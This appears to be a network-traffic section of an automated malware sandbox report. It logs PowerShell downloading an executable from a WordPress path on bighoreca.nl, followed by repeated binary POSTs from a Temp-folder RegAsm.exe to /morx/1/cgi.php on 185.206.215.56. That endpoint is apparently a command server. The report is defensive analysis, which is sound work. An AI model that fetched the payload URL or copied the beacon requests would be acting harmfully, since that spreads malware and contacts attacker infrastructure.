Jan 5, 2021 19:05:22.603360891 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603387117 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603424072 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603449106 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603452921 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.603483915 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603509903 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603511095 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.605087996 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.654531002 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.654580116 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.654618979 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.654643059 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.654666901 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.654680014 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.654695988 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.654706001 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.654753923 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.654783010 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.654818058 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.654833078 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.654844046 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.654879093 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.654881001 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.654906034 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.654942036 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.654966116 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.654969931 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.655011892 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.655029058 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.655042887 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.655078888 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.655106068 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.655142069 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.655143976 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.655164957 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.655200958 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.655225992 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.655226946 CET	49167	80	192.168.2.22	83.172.144.37

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 19:05:22.655272007 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.655276060 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.655301094 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.655339956 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.655359030 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.655388117 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.655412912 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.655422926 CET	49167	80	192.168.2.22	83.172.144.37

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 19:05:20.671252966 CET	52197	53	192.168.2.22	8.8.8.8
Jan 5, 2021 19:05:20.727847099 CET	53	52197	8.8.8.8	192.168.2.22
Jan 5, 2021 19:05:21.293368101 CET	53099	53	192.168.2.22	8.8.8.8
Jan 5, 2021 19:05:21.351258039 CET	53	53099	8.8.8.8	192.168.2.22
Jan 5, 2021 19:05:21.357091904 CET	52838	53	192.168.2.22	8.8.8.8
Jan 5, 2021 19:05:21.415157080 CET	53	52838	8.8.8.8	192.168.2.22
Jan 5, 2021 19:05:22.378812075 CET	61200	53	192.168.2.22	8.8.8.8
Jan 5, 2021 19:05:22.447736979 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 5, 2021 19:05:20.671252966 CET	192.168.2.22	8.8.8.8	0xad13	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
Jan 5, 2021 19:05:22.378812075 CET	192.168.2.22	8.8.8.8	0x1175	Standard query (0)	bighoreca.nl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 5, 2021 19:05:20.727847099 CET	8.8.8.8	192.168.2.22	0xad13	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
Jan 5, 2021 19:05:20.727847099 CET	8.8.8.8	192.168.2.22	0xad13	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
Jan 5, 2021 19:05:20.727847099 CET	8.8.8.8	192.168.2.22	0xad13	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
Jan 5, 2021 19:05:22.447736979 CET	8.8.8.8	192.168.2.22	0x1175	No error (0)	bighoreca.nl		83.172.144.37	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- bighoreca.nl
- 185.206.215.56

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	83.172.144.37	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:05:22.500040054 CET	70	OUT	GET /wp-content/themes/index/QPR-3067.exe HTTP/1.1 Host: bighoreca.nl Connection: Keep-Alive
Jan 5, 2021 19:05:22.551645994 CET	71	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 05 Jan 2021 18:05:22 GMT Content-Type: application/octet-stream Content-Length: 938440 Last-Modified: Tue, 05 Jan 2021 14:03:47 GMT Connection: keep-alive ETag: "5ff471c3-e51c8" X-Powered-By: PleskLin Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:07.649980068 CET	1143	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 176 Connection: close
Jan 5, 2021 19:06:07.837934971 CET	1143	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:06 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 15 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49177	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:11.296993017 CET	1155	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:11.461579084 CET	1155	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:10 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
100	192.168.2.22	49267	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
101	192.168.2.22	49268	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
102	192.168.2.22	49269	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
103	192.168.2.22	49270	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
104	192.168.2.22	49271	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
105	192.168.2.22	49272	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
106	192.168.2.22	49273	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
107	192.168.2.22	49274	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
108	192.168.2.22	49275	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
109	192.168.2.22	49276	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.22	49178	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:11.686949968 CET	1156	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:11.871412992 CET	1157	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:10 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
110	192.168.2.22	49277	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
111	192.168.2.22	49278	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
112	192.168.2.22	49279	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
113	192.168.2.22	49280	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
114	192.168.2.22	49281	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
115	192.168.2.22	49282	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
116	192.168.2.22	49283	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
117	192.168.2.22	49284	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
118	192.168.2.22	49285	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
119	192.168.2.22	49286	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.22	49179	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:12.075634003 CET	1157	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:12.243051052 CET	1158	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:11 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
120	192.168.2.22	49287	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
121	192.168.2.22	49288	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
122	192.168.2.22	49289	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
123	192.168.2.22	49290	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
124	192.168.2.22	49291	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
125	192.168.2.22	49292	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
126	192.168.2.22	49293	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
127	192.168.2.22	49294	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
128	192.168.2.22	49295	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
129	192.168.2.22	49296	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.22	49180	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:12.449877024 CET	1159	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:12.609106064 CET	1159	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:11 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
130	192.168.2.22	49297	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
131	192.168.2.22	49298	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
132	192.168.2.22	49299	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
133	192.168.2.22	49300	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
134	192.168.2.22	49301	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
135	192.168.2.22	49302	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
136	192.168.2.22	49303	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
137	192.168.2.22	49304	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
138	192.168.2.22	49305	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
139	192.168.2.22	49306	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.22	49181	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:12.832798958 CET	1160	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:12.987730980 CET	1161	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:12 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
140	192.168.2.22	49307	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
141	192.168.2.22	49308	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
142	192.168.2.22	49309	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
143	192.168.2.22	49310	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
144	192.168.2.22	49311	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
145	192.168.2.22	49312	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
146	192.168.2.22	49313	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
147	192.168.2.22	49314	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
148	192.168.2.22	49315	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
149	192.168.2.22	49316	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.22	49182	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:13.213063955 CET	1161	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:13.388159037 CET	1162	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:12 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
150	192.168.2.22	49317	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
151	192.168.2.22	49318	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
152	192.168.2.22	49319	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
153	192.168.2.22	49320	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
154	192.168.2.22	49321	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
155	192.168.2.22	49322	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
156	192.168.2.22	49323	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
157	192.168.2.22	49324	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
158	192.168.2.22	49325	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
159	192.168.2.22	49326	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.22	49183	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:13.606386900 CET	1163	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:13.778989077 CET	1163	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:12 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
160	192.168.2.22	49327	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
161	192.168.2.22	49328	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
162	192.168.2.22	49329	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
163	192.168.2.22	49330	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
164	192.168.2.22	49331	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
165	192.168.2.22	49332	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
166	192.168.2.22	49333	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
167	192.168.2.22	49334	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
168	192.168.2.22	49335	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
169	192.168.2.22	49336	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.22	49184	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:14.002546072 CET	1164	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
